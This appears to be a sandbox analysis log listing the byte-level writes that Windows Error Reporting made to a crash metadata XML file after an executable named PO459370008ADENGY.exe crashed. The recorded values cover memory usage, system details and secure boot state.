File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	84	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 33 00 32 00 37 00 30 00 36 00 33 00 30 00 34 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.1.3.2.7.0.6.3.0.4.<./.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 38 00 34 00 36 00 35 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.9.8.4.6.5.6.<./.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 34 00 35 00 36 00 37 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.9.4.5.6.7.2.<./.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 34 00 39 00 32 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.7.4.9.2.8.<./.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6974497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 32 00 37 00 32 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.7.2.7.2.8.<./.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 38 00 38 00 38 00 39 00 30 00 38 00 38 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.a.g.e.f.i.l.e.U.s.a.g.e.>.2.8.8.8.9.0.8.8.<./.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 38 00 34 00 37 00 33 00 37 00 32 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.3.8.4.7.3.7.2.8.<./.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 38 00 38 00 38 00 39 00 30 00 38 00 38 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.r.i.v.a.t.e.U.s.a.g.e.>.2.8.8.8.9.0.8.8.<./.P.r.i.v.a.t.e.U.s.a.g.e.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6974497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<./.P.a.r.e.n.t.P.r.o.c.e.s.s.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<.P.r.o.b.l.e.m.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	60	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 43 00 4c 00 52 00 32 00 30 00 72 00 33 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<.E.v.e.n.t.T.y.p.e.>.C.L.R.2.0.r.3.<./.E.v.e.n.t.T.y.p.e.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	9	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	18	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	90	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 50 00 4f 00 34 00 35 00 39 00 33 00 37 00 30 00 30 00 30 00 38 00 41 00 44 00 45 00 4e 00 47 00 59 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<.P.a.r.a.m.e.t.e.r.0.>.P.O.4.5.9.3.7.0.0.8.A.D.E.N.G.Y..e.x.e.<./.P.a.r.a.m.e.t.e.r.0.>.	success or wait	9	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<./.P.r.o.b.l.e.m.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6974497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<.D.y.n.a.m.i.c.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	6	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	12	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<.P.a.r.a.m.e.t.e.r.1.>.1.0...0...1.7.1.3.4...2...0...0...2.5.6...4.8.<./.P.a.r.a.m.e.t.e.r.1.>.	success or wait	6	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<./.D.y.n.a.m.i.c.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.S.y.s.t.e.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<.M.I.D.>.A.2.A.B.5.2.6.A.-.D.3.8.D.-.4.F.C.9.-.8.B.A.0.-.E.3.4.B.8.D.6.3.5.4.E.8.<./.M.I.D.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 71 00 75 00 6c 00 62 00 78 00 68 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<.S.y.s.t.e.m.M.a.n.u.f.a.c.t.u.r.e.r.>.q.u.l.b.x.h.,. .I.n.c...<./.S.y.s.t.e.m.M.a.n.u.f.a.c.t.u.r.e.r.>.	success or wait	1	6974497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 71 00 75 00 6c 00 62 00 78 00 68 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<.S.y.s.t.e.m.P.r.o.d.u.c.t.N.a.m.e.>.q.u.l.b.x.h.7.,.1.<./.S.y.s.t.e.m.P.r.o.d.u.c.t.N.a.m.e.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 33 00 39 00 38 00 39 00 34 00 35 00 34 00 2e 00 42 00 36 00 34 00 2e 00 31 00 39 00 30 00 36 00 31 00 39 00 30 00 35 00 33 00 38 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<.B.I.O.S.V.e.r.s.i.o.n.>.V.M.W.7.1...0.0.V...1.3.9.8.9.4.5.4...B.6.4...1.9.0.6.1.9.0.5.3.8.<./.B.I.O.S.V.e.r.s.i.o.n.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 35 00 35 00 35 00 33 00 34 00 38 00 33 00 38 00 37 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<.O.S.I.n.s.t.a.l.l.D.a.t.e.>.1.5.5.5.3.4.8.3.8.7.<./.O.S.I.n.s.t.a.l.l.D.a.t.e.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<.O.S.I.n.s.t.a.l.l.T.i.m.e.>.2.0.1.9.-.0.6.-.2.7.T.1.4.:.4.9.:.2.1.Z.<./.O.S.I.n.s.t.a.l.l.T.i.m.e.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6974497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	70	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 2d 00 30 00 31 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<.T.i.m.e.Z.o.n.e.B.i.a.s.>.-.0.1.:.0.0.<./.T.i.m.e.Z.o.n.e.B.i.a.s.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.S.y.s.t.e.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<.S.e.c.u.r.e.B.o.o.t.S.t.a.t.e.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<.U.E.F.I.S.e.c.u.r.e.B.o.o.t.E.n.a.b.l.e.d.>.0.<./.U.E.F.I.S.e.c.u.r.e.B.o.o.t.E.n.a.b.l.e.d.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<./.S.e.c.u.r.e.B.o.o.t.S.t.a.t.e.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<.I.n.t.e.g.r.a.t.o.r.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	3	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	6	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<.F.l.a.g.s.>.0.0.0.0.0.0.0.0.<./.F.l.a.g.s.>.	success or wait	3	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
